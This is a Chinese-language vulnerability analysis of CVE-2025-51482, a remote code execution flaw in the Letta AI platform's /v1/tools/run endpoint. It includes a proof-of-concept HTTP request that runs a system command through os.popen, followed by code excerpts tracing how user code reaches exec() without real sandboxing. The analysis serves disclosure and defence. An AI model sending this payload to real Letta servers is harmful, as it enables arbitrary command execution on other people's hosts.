

CVE-2025-51482 Letta AI 组件代码注入导致RCE
漏洞描述
Letta 是一个由 letta-ai 开发的智能辅助工具执行平台,它为客户端或 AI 代理提供一个可以远程运行“工具代码”的服务端接口。核心功能包括在服务器端接收工具定义与执行请求,然后在某种形式的沙箱环境中运行用户传入的代码。Letta 常被用于构建自动化任务执行、AI 代理脚本运行以及扩展任务执行场景等方向,在 AI 平台与自动化 DevOps 工具链中具有应用价值。
这个漏洞的关键点在于 Letta 的 /v1/tools/run 接口允许客户端提交任意 Python 源代码,并在服务器端调用 exec() 进行执行。虽然项目尝试在本地沙箱中限制执行权限,但沙箱实现存在绕过或不足之处,使得攻击者利用精心构造的 payload 在应用主机上执行任意 Python 代码和系统命令。若容器或服务以 root 权限运行,这种执行甚至可能提升为 root 级别的任意命令执行。
| 字段 | 内容 |
|---|---|
| 漏洞类型 | 远程代码执行,不正确的代码注入控制(CWE-94) |
| 漏洞编号 | CVE-2025-51482 |
| 影响范围 | Letta-ai Letta 0.7.12 版本及可能基于此版本的相关部署 |
| 漏洞等级 | 高危(CVSS 3.1 8.8 High) |
| 修复状态 | 已修复/修补(GitHub PR 提供路径修复方案) |
漏洞复现
POC
POST /v1/tools/run
HTTP/1.1Host: 127.0.0.1
Content-Type: application/json
Content-Length: 223

{
"source_code": "def test():n"""Test rce."""n    import osn    return os.popen('id').read()",
"args": {},
"env_vars": {
"PYTHONPATH": "/usr/lib/python3/dist-packages"
},
"name": "test"
}
漏洞分析
漏洞入口点:letta/server/rest_api/routers/v1/tools.py

Letta 对外暴露的 POST /v1/tools/run 接口允许客户端直接提交工具执行请求,请求中包含以下关键字段:
-
request.source_code:客户端完全可控的 Python 源代码 -
request.env_vars:客户端可控的环境变量字典 -
request.args:工具函数调用参数
上述字段在接口层 未进行任何形式的校验、过滤或安全约束,即被原样传递至后端执行逻辑,直接构成不可信输入进入代码执行链路。
追踪run_tool_from_source方法到 letta/server/server.py中
def run_tool_from_source(
        self,
        actor: User,
        tool_args: Dict[str, str],
        tool_source: str,
        tool_env_vars: Optional[Dict[str, str]] = None,
        tool_source_type: Optional[str] = None,
        tool_name: Optional[str] = None,
        tool_args_json_schema: Optional[Dict[str, Any]] = None,
        tool_json_schema: Optional[Dict[str, Any]] = None,
    ) -> ToolReturnMessage:
        """Run a tool from source code"""
        if tool_source_type is not None and tool_source_type != "python":
            raise ValueError("Only Python source code is supported at this time")

        # If tools_json_schema is explicitly passed in, override it on the created Tool object
        if tool_json_schema:
            tool = Tool(name=tool_name, source_code=tool_source, json_schema=tool_json_schema)
        else:
            # NOTE: we're creating a floating Tool object and NOT persisting to DB
            tool = Tool(
                name=tool_name,
                source_code=tool_source,
                args_json_schema=tool_args_json_schema,
            )

        assert tool.name is not None, "Failed to create tool object"

        # TODO eventually allow using agent state in tools
        agent_state = None

        # Next, attempt to run the tool with the sandbox
        try:
            tool_execution_result = ToolExecutionSandbox(tool.name, tool_args, actor, tool_object=tool).run(
                agent_state=agent_state, additional_env_vars=tool_env_vars
            )
            return ToolReturnMessage(
                id="null",
                tool_call_id="null",
                date=get_utc_time(),
                status=tool_execution_result.status,
                tool_return=str(tool_execution_result.func_return),
                stdout=tool_execution_result.stdout,
                stderr=tool_execution_result.stderr,
            )

        except Exception as e:
            func_return = get_friendly_error_msg(function_name=tool.name, exception_name=type(e).__name__, exception_message=str(e))
            return ToolReturnMessage(
                id="null",
                tool_call_id="null",
                date=get_utc_time(),
                status="error",
                tool_return=func_return,
                stdout=[],
                stderr=[traceback.format_exc()],
            )
- tool_source (用户源码)原封不动塞进 Tool(source_code=...)
- tool_env_vars (用户 env)直接传给 ToolExecutionSandbox.run(..., additional_env_vars=tool_env_vars)
- 这里也没有任何安全检查/过滤,只是把数据往下传
追踪run方法到 letta/services/tool_executor/tool_execution_sandbox.py中
def run(
        self,
        agent_state: Optional[AgentState] = None,
        additional_env_vars: Optional[Dict] = None,
    ) -> ToolExecutionResult:
        """
        Run the tool in a sandbox environment.

        Args:
            agent_state (Optional[AgentState]): The state of the agent invoking the tool
            additional_env_vars (Optional[Dict]): Environment variables to inject into the sandbox

        Returns:
            ToolExecutionResult: Object containing tool execution outcome (e.g. status, response)
        """
        if tool_settings.e2b_api_key and not self.privileged_tools:
            logger.debug(f"Using e2b sandbox to execute {self.tool_name}")
            result = self.run_e2b_sandbox(agent_state=agent_state, additional_env_vars=additional_env_vars)
        else:
            logger.debug(f"Using local sandbox to execute {self.tool_name}")
            result = self.run_local_dir_sandbox(agent_state=agent_state, additional_env_vars=additional_env_vars)

        # Log out any stdout/stderr from the tool run
        logger.debug(f"Executed tool '{self.tool_name}', logging output from tool run: \n")
        for log_line in (result.stdout or []) + (result.stderr or []):
            logger.debug(f"{log_line}")
        logger.debug(f"Ending output log from tool run.")

        # Return result
        return result
如果配置了 e2b_api_key 且当前组织工具不是 “privileged”,走远程 e2b 沙箱(相对安全)否则走run_local_dir_sandbox —— 本地进程内执行
追踪run_local_dir_sandbox方法
@trace_method
    def run_local_dir_sandbox(
        self, agent_state: Optional[AgentState] = None, additional_env_vars: Optional[Dict] = None
    ) -> ToolExecutionResult:
        sbx_config = self.sandbox_config_manager.get_or_create_default_sandbox_config(sandbox_type=SandboxType.LOCAL, actor=self.user)
        local_configs = sbx_config.get_local_config()

        # Get environment variables for the sandbox
        env = os.environ.copy()
        env_vars = self.sandbox_config_manager.get_sandbox_env_vars_as_dict(sandbox_config_id=sbx_config.id, actor=self.user, limit=100)
        env.update(env_vars)

        # Get environment variables for this agent specifically
        if agent_state:
            env.update(agent_state.get_agent_env_vars_as_dict())

        # Finally, get any that are passed explicitly into the `run` function call
        if additional_env_vars:
            env.update(additional_env_vars)

        # Safety checks
        if not os.path.exists(local_configs.sandbox_dir) or not os.path.isdir(local_configs.sandbox_dir):
            logger.warning(f"Sandbox directory does not exist, creating: {local_configs.sandbox_dir}")
            os.makedirs(local_configs.sandbox_dir)

        # Write the code to a temp file in the sandbox_dir
        with tempfile.NamedTemporaryFile(mode="w", dir=local_configs.sandbox_dir, suffix=".py", delete=False) as temp_file:
            if local_configs.use_venv:
                # If using venv, we need to wrap with special string markers to separate out the output and the stdout (since it is all in stdout)
                code = self.generate_execution_script(agent_state=agent_state, wrap_print_with_markers=True)
            else:
                code = self.generate_execution_script(agent_state=agent_state)

            temp_file.write(code)
            temp_file.flush()
            temp_file_path = temp_file.name
        try:
            if local_configs.use_venv:
                return self.run_local_dir_sandbox_venv(sbx_config, env, temp_file_path)
            else:
                return self.run_local_dir_sandbox_directly(sbx_config, env, temp_file_path)
        except Exception as e:
            logger.error(f"Executing tool {self.tool_name} has an unexpected error: {e}")
            logger.error(f"Logging out tool {self.tool_name} auto-generated code for debugging: \n\n{code}")
            raise e
        finally:
            # Clean up the temp file
            os.remove(temp_file_path)
用户提供的 env_vars 被直接 env.update(additional_env_vars) 注入服务器进程环境, 完全没有过滤生成的 code 中会包含用户提供的 tool.source_code
        if additional_env_vars:
            env.update(additional_env_vars)
整体逻辑是:获取配置和环境设置,然后就是环境变量合并策略优先级:additional_env_vars > agent_state > 沙箱配置 > 系统环境;然后就是确保沙箱目录存在,如果不存在自动创建缺失的目录。最终要的是执行策略的选择
        try:
            if local_configs.use_venv:
                return self.run_local_dir_sandbox_venv(sbx_config, env, temp_file_path)
            else:
                return self.run_local_dir_sandbox_directly(sbx_config, env, temp_file_path)
        except Exception as e:
            logger.error(f"Executing tool {self.tool_name} has an unexpected error: {e}")
            logger.error(f"Logging out tool {self.tool_name} auto-generated code for debugging: \n\n{code}")
            raise e
        finally:
            # Clean up the temp file
            os.remove(temp_file_path)
venv模式:在虚拟环境中通过子进程执行;
直接模式:在当前进程上下文中执行。
继续追踪run_local_dir_sandbox_directly函数就会发现这里就是最终产生漏洞的地方
@trace_method
    def run_local_dir_sandbox_directly(
        self,
        sbx_config: SandboxConfig,
        env: Dict[str, str],
        temp_file_path: str,
    ) -> ToolExecutionResult:
        status = "success"
        func_return, agent_state, stderr = None, None, None

        old_stdout = sys.stdout
        old_stderr = sys.stderr
        captured_stdout, captured_stderr = io.StringIO(), io.StringIO()

        sys.stdout = captured_stdout
        sys.stderr = captured_stderr

        try:
            with self.temporary_env_vars(env):

                # Read and compile the Python script
                with open(temp_file_path, "r", encoding="utf-8") as f:
                    source = f.read()
                code_obj = compile(source, temp_file_path, "exec")

                # Provide a dict for globals.
                globals_dict = dict(env)  # or {}
                # If you need to mimic `__main__` behavior:
                globals_dict["__name__"] = "__main__"
                globals_dict["__file__"] = temp_file_path

                # Execute the compiled code
                log_event(name="start exec", attributes={"temp_file_path": temp_file_path})
                exec(code_obj, globals_dict)
                log_event(name="finish exec", attributes={"temp_file_path": temp_file_path})

                # Get result from the global dict
                func_result = globals_dict.get(self.LOCAL_SANDBOX_RESULT_VAR_NAME)
                func_return, agent_state = self.parse_best_effort(func_result)

        except Exception as e:
            func_return = get_friendly_error_msg(
                function_name=self.tool_name,
                exception_name=type(e).__name__,
                exception_message=str(e),
            )
            traceback.print_exc(file=sys.stderr)
            status = "error"

        # Restore stdout/stderr
        sys.stdout = old_stdout
        sys.stderr = old_stderr

        stdout_output = [captured_stdout.getvalue()] if captured_stdout.getvalue() else []
        stderr_output = [captured_stderr.getvalue()] if captured_stderr.getvalue() else []

        return ToolExecutionResult(
            status=status,
            func_return=func_return,
            agent_state=agent_state,
            stdout=stdout_output,
            stderr=stderr_output,
            sandbox_config_fingerprint=sbx_config.fingerprint(),
        )

source 是由 generate_execution_script 生成的,而它直接拼接了 self.tool.source_code (用户源码)
用 compile(..., "exec") + exec(code_obj, globals_dict) 在 当前 Python 进程 中执行
globals_dict 是从 env 拷贝来的字典,意味着 环境变量变成了 Python 全局变量 ,但并没有设置 builtins ,所以默认所有 builtins 和标准模块都可用。
所谓“沙箱”仅是逻辑上的目录隔离,而非安全隔离hhh
生成执行脚本是怎么嵌入用户源码的
def generate_execution_script(self, agent_state: AgentState, wrap_print_with_markers: bool = False) -> str:
    ...
    code = "from typing import *\n"
    code += "import pickle\n"
    code += "import sys\n"
    code += "import base64\n"
    ...
    # 处理 args 省略
    ...
    code += "\n" + self.tool.source_code + "\n"   # ★ 直接拼接用户源码 ★

    code += (
        self.LOCAL_SANDBOX_RESULT_VAR_NAME
        + ' = {"results": '
        + self.invoke_function_call(inject_agent_state=inject_agent_state)
        + ', "agent_state": agent_state}\n'
    )
    code += (
        f"{self.LOCAL_SANDBOX_RESULT_VAR_NAME} = base64.b64encode(pickle.dumps({self.LOCAL_SANDBOX_RESULT_VAR_NAME})).decode('utf-8')\n"
    )
    ...
    return code
用户上传的 source_code 完整拼接进脚本;脚本本身没有任何 AST 级别的安全检查或过滤
生成的脚本里用户可以:
- import os, subprocess, socket, ...
- 读写文件系统(包括宿主文件、挂载的 secrets)
- 建立出网连接、横向移动等

 浙公网安备 33010602011771号